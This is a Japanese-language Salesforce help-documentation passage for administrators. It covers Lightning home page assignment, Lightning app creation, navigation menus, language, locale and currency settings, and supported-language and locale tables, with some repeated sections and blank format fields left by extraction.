使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Lightning アプリケーションビルダーで Lightning ページを作成および保存する

- 「アプリケーションのカスタマイズ」

Lightning アプリケーションビルダーで Lightning ページを参照する

- 「設定・定義を参照する」

特定のプロファイルへのカスタムホームページの割り当て

ページを異なるプロファイルに割り当てて、ユーザが各自の役割に最適なホームページにアクセスできるようにします。

プロファイル別のページの割り当ては次の 2 つの場所で設定できます。Lightning アプリケーションビルダーを使用してプロファイルを 1 つのホームページに割り当てることもできますが、[設定]の方がページの割り当てを細かく制御できます。

- Lightning アプリケーションビルダー — [設定] から、［クイック検索］ボックスに「*Lightning アプリケーションビルダー*」と入力し、**[Lightning アプリケーションビルダー]** を選択します。

  ページを保存したら、[ページが保存されました] ダイアログで [有効化] をクリックするか、[有効化] をクリックして［このページを特定のプロファイルに割り当てる］を選択します。

- [設定] の [ホーム] — [設定] から、［クイック検索］ボックスに「ホーム」と入力し、[ホーム] を選択します。

  [ページの割り当てを設定] をクリックするか、プロファイルの横にある をクリックして、[割り当てを変更] を選択します。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Lightning アプリケーションビルダーで Lightning ページを作成および保存する
- 「アプリケーションのカスタマイズ」

Lightning アプリケーションビルダーで Lightning ページを参照する
- 「設定・定義を参照する」

Lightning Experience ホームの権限と設定

ユーザに商談詳細へのアクセス権とその他の権限を付与し、ホームページを最大活用できるようにします。

ホームページへのニュースの追加方法についての詳細は、Salesforce ヘルプの「取引先設定」を参照してください。

[今後の行動] には、本日スケジュールされている次のミーティングが 5 つ表示されます。[今日の ToDo] には、期日が本日の ToDo が 5 つ表示されます。

パフォーマンスグラフと [最も重要な商談] には、関連付けられたチームがある場合、営業担当の営業チームに関する商談情報が表示されます。関連付けられたチームがない場合、グラフには営業担当が所有する商談が表示されます。

パフォーマンスグラフ、[最も重要な商談]、および [アシスタント] にデータが入力されるためには、以下が必要です。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

表 1: ホーム機能に必要な権限

権限または設定	パフォーマンスグラフ	最も重要な商談	アシスタント
商談オブジェクトに対する参照アクセス権と関連商談に対する共有アクセス権	✓	✓	✓
商談オブジェクトの [金額] 項目に対する参照権限	✓	✓	
商談オブジェクトの [確度] 項目に対する参照権限	✓		
ユーザに有効化されている「レポート実行」ユーザ権限	✓		
完了した商談および現在の会計四半期中の確度が70%を上回る進行中の商談	✓		
リードオブジェクトへの参照アクセス権			✓

関連トピック:

- 取引先設定
- パフォーマンスグラフ
- アシスタント

Lightning アプリケーションのカスタマイズ

Lightning Experience のアプリケーションを使用すれば、組織のメンバーはアプリケーションの切り替えを簡単に行うことができるため、仕事の効率が向上します。アプリケーションランチャーで作成したアプリケーションをユーザは開くことができます。営業担当にとって最も重要なものは?取引先、行動、および組織です。では営業マネージャはどうでしょうか?レポートおよびダッシュボードが特に重要でしょう。

エディション

使用可能なインターフェース: Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Lightning Experience のナビゲーションメニュー項目

アプリケーションランチャーに表示される項目のほとんどは、ナビゲーションメニューに表示できます。ナビゲーションメニューに項目を追加するには、システム管理者がウィザードを使用して、使用可能な項目のリストから項目を選択します。

Lightning アプリケーションウィザードで Lightning アプリケーションを作成

Lightning アプリケーションウィザードを使用すると、カスタムアプリケーションを簡単に作成できます。数回の簡単なステップを実行して、自分のアプリケーションに名前を付け、ブランドを設定し、追加する項目を指定して、ユーザプロファイルに割り当てます。

Lightning Experience のナビゲーションメニュー項目

アプリケーションランチャーに表示される項目のほとんどは、ナビゲーションメニューに表示できます。ナビゲーションメニューに項目を追加するには、システム管理者がウィザードを使用して、使用可能な項目のリストから項目を選択します。

使用可能な項目のリストには、次のような、組織のナビゲーションメニュー対象項目のみが含まれます。

- ホーム、メイン Chatter フィード、グループ、人など、ほとんどの標準オブジェクト
- 組織のカスタムオブジェクトとアプリケーション
- Visualforce タブ
- Lightning コンポーネントタブ
- Visualforce タブを介したキャンバスアプリケーション
- Web タブ

メモ: Gmail?、Microsoft Office 365?、Lightning ページのような接続アプリケーションはナビゲーションメニューに追加できません。ユーザは、引き続きアプリケーションランチャーからこれらの項目にアクセスできます。

ナビゲーションメニューウィザードの現在の制限は、大規模な組織に影響を与えます。この制限により、システム管理者には、使用可能な項目リストに最初の 2,000 タブ (アルファベット順) しか表示されません。この問題は、Salesforce の次回のリリースで修正されます。回避策として、タブをナビゲーションメニューに追加できない場合、ユーザはいつでもアプリケーションランチャーからそのタブを見つけることができます。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ナビゲーションメニューを表示する
- 「設定・定義を参照する」

ナビゲーションメニューを作成する
- 「アプリケーションのカスタマイズ」

Lightning アプリケーションウィザードで Lightning アプリケーションを作成

Lightning アプリケーションウィザードを使用すると、カスタムアプリケーションを簡単に作成できます。数回の簡単なステップを実行して、自分のアプリケーションに名前を付け、ブランドを設定し、追加する項目を指定して、ユーザプロファイルに割り当てます。

エディション

使用可能なインターフェース: Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ナビゲーションメニューを表示する
- 「設定・定義を参照する」

ナビゲーションメニューを作成する
- 「アプリケーションのカスタマイズ」

1. [設定]から、［クイック検索］ボックスに「アプリケーションマネージャ」と入力し、[アプリケーションマネージャ]をクリックします。
2. [新規 Lightning アプリケーション]をクリックします。
3. 新しいアプリケーションに［アプリケーション名］、［API 参照名］、および［説明］を入力します。［アプリケーション名］と［説明］は組織のエンドユーザに表示されるため、分かりやすい情報が含まれているか確認してください。
4. 画像をアップロードして、色を選択します。
   [アプリケーションランチャープレビュー]を使用すると、アプリケーションランチャーでアプリケーションがどのように表示されるかプレビューできます。
5. [次へ]をクリックします。
6. 組織でユーティリティ機能を使用している場合、Lightning Experience のフッターで、統合音声などの生産性ツールにすばやくアクセスできるアプリケーションのユーティリティバーを有効にできます。[アプリケーションオプション]を選択して、[次へ]をクリックします。
7. アプリケーションの項目を選択するには、[選択可能な項目]で項目をクリックし、矢印キーを使用して[選択済みの項目]列に追加します。
8. 上下矢印キーを使用して、[選択済みの項目]列の項目の順序を変更します。[次へ]をクリックします。
9. アプリケーションにアクセス可能なユーザプロファイルを選択するには、[選択済みプロファイル]列に追加します。
10. [保存して完了]をクリックします。

完成です! Lightning アプリケーションができあがりました。

関連トピック:

Lightning Experience のナビゲーションメニュー項目

言語、ロケール、通貨の選択

Salesforce の言語、ロケール、タイムゾーン、通貨の設定は、オブジェクト (取引先、リード、商談など) の表示方法に影響を与える可能性があります。

単一通貨の組織の場合、Salesforce システム管理者が組織の通貨のロケール、デフォルトの言語、デフォルトのロケール、デフォルトのタイムゾーンを設定します。ユーザは個人設定ページで各自の言語、ロケール、タイムゾーンを設定できます。

マルチ通貨の組織の場合、Salesforce システム管理者が組織のマスタ通貨、デフォルトの言語、デフォルトのロケール、デフォルトのタイムゾーンを設定します。ユーザは個人設定ページで各自の通貨、言語、ロケール、タイムゾーンを設定できます。

メモ: 単一言語の組織は言語は変更できませんが、ロケールは変更できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

設定	設定を編集できるユーザ
通貨	マルチ通貨組織のユーザ
マスタ通貨	マルチ通貨組織の管理者
通貨	単一通貨組織の管理者
デフォルトの通貨 ISO コード	編集不可
言語のデフォルト値	システム管理者
地域のデフォルト値	システム管理者
タイムゾーン	システム管理者
通貨情報	編集不可
言語	ユーザ
ロケール	ユーザ
タイムゾーン	ユーザ

言語設定の概要

サポートされているロケール

Salesforce ロケール設定によって、日時、ユーザ名、住所、数値のカンマおよびピリオドの表示形式が決まります。単一通貨組織の場合、[組織情報]ページの [通貨] 選択リストでロケールを選択すると、組織のデフォルト通貨も設定されます。

サポートされているタイムゾーン

個人設定の通貨または組織の通貨の設定
単一通貨組織の場合、組織のデフォルト通貨を設定できます。マルチ通貨組織の場合、デフォルト通貨はありません。代わりに、マスタ通貨または個人設定の通貨を変更します。

換算レートの編集
換算レートを編集することによって、有効な通貨と無効な通貨およびマスタ通貨の間の静的換算レートを管理できます。これらの換算レートは、ユーザの組織で使用されるすべての通貨項目に適用されます。組織によっては、これらの換算レートの他に、商談および商談商品用の期間指定換算レートが使用されている場合があります。

サポートされている通貨

関連トピック:

言語設定の概要
サポートされている通貨
Salesforce がサポートする言語は?
サポートされているロケール
サポートされているタイムゾーン
個人設定の通貨または組織の通貨の設定

言語設定の概要

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

Salesforce Web ユーザインターフェース、Salesforce for Outlook、Connect Offline、および Connect for Office は、複数の言語で利用できます。

Salesforce Web ユーザインターフェースには、2 つの言語設定があります。

- 個人の言語: スクリーンテキスト、画像、ボタン、およびオンラインヘルプはすべて、この言語で表示されます。この設定を変更するには、個人情報を編集します。
- デフォルトの組織言語: ユーザが各自で言語を設定するまで新規ユーザ全員に適用されます。この設定は、カスタム項目、タブ、ユーザインターフェースのオプションなど、すべてのカスタマイズが保存される言語も決定します。カスタマイズについては、各ユーザの言語設定がこのデフォルト設定を上書きすることはありません。システム管理者が手動で入力した設定項目の一部は、トランスレーションワークベンチによって翻訳されます。

  システム管理者は会社情報を編集することによってこの設定を変更できます。

ユーザが入力したテキストは、入力された言語のままです。

Salesforce がサポートする言語は?

関連トピック:

言語、ロケール、通貨の選択

Salesforce がサポートする言語は?

Salesforce では、完全にサポートされる言語、エンドユーザ言語、およびプラットフォームのみの言語という 3 つのレベルの言語がサポートされています。各言語は 2 文字の言語コード (en など) または 5 文字の地域コード (en_AU など) で識別されます。

Salesforce の言語サポートに加え、2 通りの方法で組織をローカライズできます。トランスレーションワークベンチを使用して翻訳する言語を指定し、翻訳者を言語に割り当てて Salesforce 組織に作成したカスタマイズの翻訳を作成し、管理対象パッケージから表示ラベルと翻訳を上書きすることができます。カスタム選択リスト値からカスタム項目にいたるすべてを翻訳し、海外のユーザが Salesforce のすべてを彼らの言語で使用できるようになります。

2 つ目のオプションは、Salesforce のタブおよび項目の名前を変更するためのものです。カスタムアプリケーションで使用される Salesforce の標準タブと項目の数が少ない場合は、それらを翻訳できます。

完全サポート対象言語

すべての機能とヘルプの言語を変更して、次の完全サポート対象言語のいずれかに変更するには、[設定] から [クイック検索] ボックスに *「組織情報」* と入力し、[組織情報] を選択して、[編集] を選択します。

- 中国語 (簡体字): zh_CN
- 中国語 (繁体字): zh_TW
- デンマーク語: da
- オランダ語: nl_NL
- 英語: en_US
- フィンランド語: fi
- フランス語: fr
- ドイツ語: de
- イタリア語: it
- 日本語: ja
- 韓国語: ko
- ノルウェー語: no
- ポルトガル語 (ブラジル): pt_BR
- ロシア語: ru
- スペイン語: es
- スペイン語 (メキシコ): es_MX
- スウェーデン語: sv
- タイ語: th

メモ:

- スペイン語 (メキシコ) は、顧客が定義した翻訳のスペイン語に戻ります。
- Salesforce ユーザインターフェースが完全にタイ語に翻訳されている場合でも、ヘルプは英語のままです。

エンドユーザ言語

エンドユーザ言語は、会社で一般的に使用されている言語とは異なる言語を使用する多言語組織やパートナーがある場合に便利です。エンドユーザ言語の場合、Salesforce では、管理ページ、設定、およびヘルプを除くすべての標準オブジェクトとページに翻訳済み表示ラベルが示されます。エンドユーザ言語を指定すると、翻訳されていない表示ラベルとヘルプは、英語で表示されます。エンドユーザ言語は、エンドユーザによる個人的な使用のみを想定しています。エンドユーザ言語をマスタ言語として使用しないでください。Salesforce は、エンドユーザ言語のカスタマーサポートは提供していません。

次のようなエンドユーザ言語があります。

- アラビア語: `ar`
- ブルガリア語: `bg`
- クロアチア語: `hr`
- チェコ語: `cs`
- 英語 (UK): `en_GB`
- ギリシャ語: `el`
- ヘブライ語: `iw`
- ハンガリー語: `hu`
- インドネシア語: `in`
- ポーランド語: `pl`
- ポルトガル語 (ポルトガル): `pt_PT`
- ルーマニア語: `ro`
- スロバキア語: `sk`
- スロベニア語: `sl`
- トルコ語: `tr`
- ウクライナ語: `uk`
- ベトナム語: `vi`

メモ: 次の機能では、アラビア語やヘブライ語などの右から左へ記述される言語のサポートが制限されます。

- Live Agent
- ケース
- 取引先

これらの機能は、Lightning Experience、Salesforce1 モバイルアプリケーション、その他のモバイルアプリケーションやモバイルブラウザ、または Salesforce Classic 以外のユーザインターフェースではサポートされていません。他の Salesforce 機能では右から左へ記述される言語の機能が正常に動作するという保証はありません。サポートされる機能が拡張される予定もありません。

右から左へ記述される言語でサポートされない機能は、次のとおりです。

- レポートビルダー
- 見積 PDF の生成
- カスタマイザブル売上予測

- メール
- Salesforce ナレッジ
- フィード
- コミュニティ

このリストに含まれていない機能が、サポートされるわけではありません。右から左へ記述される言語でサポートされるのは、Live Agent、ケース、および取引先のみです。

プラットフォーム専用言語

Salesforce でデフォルトの翻訳が提供されない場合、プラットフォーム専用言語を使用して、Salesforce App Cloud で作成したアプリケーションおよびカスタム機能をローカライズします。カスタム表示ラベル、カスタムオブジェクト、項目名などの項目を翻訳できます。また、ほとんどの標準オブジェクト、表示ラベル、項目の名前を変更できます。情報テキストと項目以外の表示ラベルのテキストは翻訳できません。

プラットフォーム専用言語は、アプリケーションで言語を選択できるすべての場所で使用できます。ただし、プラットフォーム専用言語を選択しても、Salesforceの標準の表示ラベルはすべてデフォルトの英語のままになります。または、一部ではエンドユーザ言語または完全にサポートされる言語になります。

プラットフォーム専用言語を指定すると、標準オブジェクトおよび項目の表示ラベルが、次の例外を除いて英語に戻ります。

- 英語 (オーストラリア)、英語 (インド)、英語 (マレーシア)、および英語 (フィリピン) は、英語 (UK) に戻ります。
- ドイツ語 (オーストリア) および ドイツ語 (スイス) は、ドイツ語に戻ります。
- フランス語 (カナダ) は、フランス語に戻ります。
- ルーマニア語 (モルドバ) は、ルーマニア語に戻ります。
- モンテネグロ語は、セルビア語 (ラテン文字) に戻ります。
- ポルトガル語 (ポルトガル) は、ポルトガル語 (ブラジル) に戻ります。

現在サポートされているプラットフォーム専用言語は次のとおりです。

- アルバニア語: `sq`
- アラビア語 (アルジェリア): `ar_DZ`
- アラビア語 (バーレーン): `ar_BH`
- アラビア語 (エジプト): `ar_EG`
- アラビア語 (イラク): `ar_IQ`
- アラビア語 (ヨルダン): `ar_JO`
- アラビア語 (クウェート): `ar_KW`
- アラビア語 (レバノン): `ar_LB`
- アラビア語 (リビア): `ar_LY`
- アラビア語 (モロッコ): `ar_MA`
- アラビア語 (オマーン): `ar_OM`
- アラビア語 (カタール): `ar_QA`

- アラビア語 (サウジアラビア): ar_SA
- アラビア語 (スーダン): ar_SD
- アラビア語 (シリア): ar_SY
- アラビア語 (チュニジア): ar_TN
- アラビア語 (アラブ首長国連邦): ar_AE
- アラビア語 (イエメン): ar_YE
- アルメニア語: hy
- バスク語: eu
- ボスニア語: bs
- ベンガル語: bn
- 中国語 (簡体字 — シンガポール): zh_SG
- 中国語 (繁体字 — 香港): zh_HK
- 英語 (オーストラリア): en_AU
- 英語 (カナダ): en_CA
- 英語 (香港): en_HK
- 英語 (インド): en_IN
- 英語 (アイルランド): en_IE
- 英語 (マレーシア): en_MY
- 英語 (フィリピン): en_PH
- 英語 (シンガポール): en_SG
- 英語 (南アフリカ): en_ZA
- エストニア語: et
- フランス語 (ベルギー): fr_BE
- フランス語 (カナダ): fr_CA
- フランス語 (ルクセンブルグ): fr_LU
- フランス語 (スイス): fr_CH
- グルジア語: ka
- ドイツ語 (オーストリア): de_AT
- ドイツ語 (ルクセンブルグ): de_LU
- ドイツ語 (スイス): de_CH
- ヒンドゥー語: hi
- アイスランド語: is
- アイルランド語: ga
- イタリア語 (スイス): it_CH
- ラトビア語: lv
- リトアニア語: lt
- ルクセンブルク語: lb

- マケドニア語: mk
- マレー語 : ms
- マルタ語: mt
- ルーマニア語 (モルドバ): ro_MD
- モンテネグロ語: sh_ME
- ロマンシュ語: rm
- セルビア語 (キリル文字): sr
- セルビア語 (ラテン文字): sh
- スペイン語 (アルゼンチン): es_AR
- スペイン語 (ボリビア): es_BO
- スペイン語 (チリ): es_CL
- スペイン語 (コロンビア): es_CO
- スペイン語 (コスタリカ): es_CR
- スペイン語 (ドミニカ共和国): es_DO
- スペイン語 (エクアドル): es_EC
- スペイン語 (エルサルバドル): es_SV
- スペイン語 (グアテマラ): es_GT
- スペイン語 (ホンジュラス): es_HN
- スペイン語 (ニカラグア): es_NI
- スペイン語 (パナマ): es_PA
- スペイン語 (パラグアイ): es_PY
- スペイン語 (ペルー): es_PE
- スペイン語 (プエルトリコ): es_PR
- スペイン語 (アメリカ): es_US
- スペイン語 (ウルグアイ): es_UY
- スペイン語 (ベネズエラ): es_VE
- タガログ語: tl
- タミル語: ta
- ウルドゥー語: ur
- ウェールズ語: cy

関連トピック:

言語、ロケール、通貨の選択
トランスレーションワークベンチの有効化および無効化

サポートされているロケール

Salesforce ロケール設定によって、日時、ユーザ名、住所、数値のカンマおよびピリオドの表示形式が決まります。単一通貨組織の場合、[組織情報] ページの [通貨] 選択リストでロケールを選択すると、組織のデフォルト通貨も設定されます。

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
Albanian (Albania)	sq_AL	Albanian Lek: ALL	2008-02-28 4.30.PM	6.00.PD	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
アラビア語 (アルジェリア)	ar_DZ	アルジェリアディナール: DZD	/ / PM : :			Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Arabic (Bahrain)	ar_BH	Bahraini Dinar: BHD	/ / PM : :			Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Arabic (Egypt)	ar_EG	エジプトポンド: EGP	/ / PM : :			Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Database.com** Edition、および **Developer** Edition

ユーザ権限

組織情報を表示する
- 「設定・定義を参照する」

組織情報を変更する
- 「アプリケーションのカスタマイズ」

使用可能な個人設定のオプションは、使用している Salesforce のエディションによって異なります。

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
アラビア語 (イラク)	ar_IQ	**イラクディナール**: IQD	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Arabic (Jordan)	ar_JO	Jordanian Dinar: JOD	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Arabic (Kuwait)	ar_KW	Kuwaiti Dinar: KWD	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Arabic (Lebanon)	ar_LB	Lebanese Pound: LBP	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
アラビア語 (リビア)	ar_LY	**リビアディナール**: LYD	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
アラビア語 (モロッコ)	ar_MA	Moroccan Dirham: MAD	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
アラビア語 (オマーン)	ar_OM	**オマーンリアル**: OMR	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
							Country
Arabic (Qatar)	ar_QA	**カタールリアル**: QAR	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Arabic (Saudi Arabia)	ar_SA	Saudi Arabian Riyal: SAR	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
アラビア語 (スーダン)	ar_SD	**スーダンポンド**: SDG	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
アラビア語 (シリア)	ar_SY	**シリアポンド**: SYP	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
アラビア語 (チュニジア)	ar_TN	**チュニジアディナール**: TND	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Arabic (United Arab Emirates)	ar_AE	UAE Dirham: AED	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
アラビア語 (イエメン)	ar_YE	**イエメンリヤル**: YER	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
							City, State ZipCode Country
Armenian (Armenia)	hy_AM	Armenian Dram: AMD	02/28/2008 16:30	06:00	1234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Azerbaijani (Azerbaijan)	az_AZ	アゼルバイジャン新マナット: AZN	2008-02-28 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Basque (Spain)	eu_ES	Euro: EUR	2008-02-28 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Belarusian (Belarus)	be_BY	ベラルーシルーブル: BYR	28.2.2008 16.30	6.00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Bengali (Bangladesh)	bn_BD	バングラデッシュタカ: BDT	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Bosnian (Bosnia and Herzegovina)	bs_BA	兌換マルク: BAM	28.02.2008. 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
Bulgarian (Bulgaria)	bg_BG	ブルガリアレフ: BGN	02.28.2008 16:30	6:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
ビルマ語 (ミャンマー [ビルマ])	my_MM	ミャンマーチャット: MMK	/ / :	:	, .	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
カタロニア語 (スペイン、ユーロ)	ca_ES_EURO	Euro: EUR	28/02/2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Catalan (Spain)	ca_ES	Euro: EUR	28/02/2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Chinese (China, Pinyin Ordering)	zh_CN_PINYIN	Chinese Yuan: CNY	2008-2-28 PM 4:30	上午6:00	1,234.56	LName FName	Country ZipCode State City Address Line 1, Address Line 2
Chinese (China, Stroke Ordering)	zh_CN_STROKE	Chinese Yuan: CNY	2008-2-28 PM 4:30	上午6:00	1,234.56	LName FName	Country ZipCode State City Address Line 1, Address Line 2
Chinese (China)	zh_CN	Chinese Yuan: CNY	2008-2-28 PM 4:30	上午6:00	1,234.56	LName FName	Country ZipCode State City Address Line 1,

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
							Address Line 2
中国語(香港特別行政区中国、筆順)	zh_HK_STROKE	Hong Kong Dollar: HKD	2008年2月28日 PM4:30	上午6:00	1,234.56	LName FName	Country ZipCode State City Address Line 1, Address Line 2
中国語(香港特別行政区中国)	zh_HK	Hong Kong Dollar: HKD	2008年2月28日 PM4:30	上午6:00	1,234.56	LName FName	Country ZipCode State City Address Line 1, Address Line 2
中国語(マカオ特別行政区中国)	zh_MO	マカオパタカ: MOP	2008年2月28日 PM4:30	上午6:00	1,234.56	LName FName	Country ZipCode State City Address Line 1, Address Line 2
Chinese (Singapore)	zh_SG	Singapore Dollar: SGD	28/02/2008 PM 04:30	上午06:00	1,234.56	LName FName	Country ZipCode State City Address Line 1, Address Line 2
Chinese (Taiwan, Stroke Ordering)	zh_TW_STROKE	Taiwan Dollar: TWD	2008-2-28 PM 4:30	上午6:00	1,234.56	LName FName	Country ZipCode State City Address Line 1, Address Line 2
Chinese (Taiwan)	zh_TW	Taiwan Dollar: TWD	2008-2-28 PM 4:30	上午6:00	1,234.56	LName FName	Country ZipCode State City Address Line 1, Address Line 2
Croatian (Croatia)	hr_HR	Croatian Kuna: HRK	28.02.2008. 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
							City, State ZipCode Country
Czech (Czech Republic)	cs_CZ	Czech Koruna: CZK	28.2.2008 16:30	6:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Danish (Denmark)	da_DK	Danish Krone: DKK	28-02-2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
オランダ語 (アルーバ)	nl_AW	アルーバフローリン: AWG	28-2-2008 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Dutch (Belgium)	nl_BE	Euro: EUR	28/02/2008 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Dutch (Netherlands)	nl_NL	Euro: EUR	28-2-2008 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Dutch (Suriname)	nl_SR	Surinam Dollar: SRD	28-2-2008 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
ゾンカ語 (ブータン)	dz_BT	ブータンヌルタム: BTN	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
英語 (アンチグアバーブーダ)	en_AG	東カリブドル: XCD	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Australia)	en_AU	Australian Dollar: AUD	28/02/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
英語 (バハマ)	en_BS	バハマドル: BSD	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Barbados)	en_BB	Barbados Dollar: BBD	28/02/2008 16:30	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
英語 (ベリーズ)	en_BZ	ベリーズドル: BZD	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Bermuda)	en_BM	Bermuda Dollar: BMD	28/02/2008 16:30	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
							Country
英語(ボツワナ)	en_BW	**ボツワナプーラ**: BWP	28/02/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
英語(カメルーン)	en_CM	CFA Franc (BEAC): XAF	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Canada)	en_CA	Canadian Dollar: CAD	28/02/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
英語(ケイマン諸島)	en_KY	**ケイマン諸島ドル**: KYD	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
英語(エリトリア)	en_ER	**エリトリアナクファ**: ERN	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
英語(フォークランド諸島)	en_FK	**フォークランド諸島ポンド**: FKP	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
英語(フィジー)	en_FJ	**フィジードル**: FJD	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2

名前	コード	通貨のデフォルト値	日付と時刻の形式	時刻の形式	数値の形式	名前の形式	住所の形式
							City, State ZipCode Country
英語(ガンビア)	en_GM	**ガンビアダラーシ**: GMD	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Ghana)	en_GH	**ガーナセディ**: GHS	28/02/2008 16:30	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
英語(ジブラルタル)	en_GI	**ジブラルタルポンド**: GIP	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
英語(ガイアナ)	en_GY	**ガイアナドル**: GYD	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
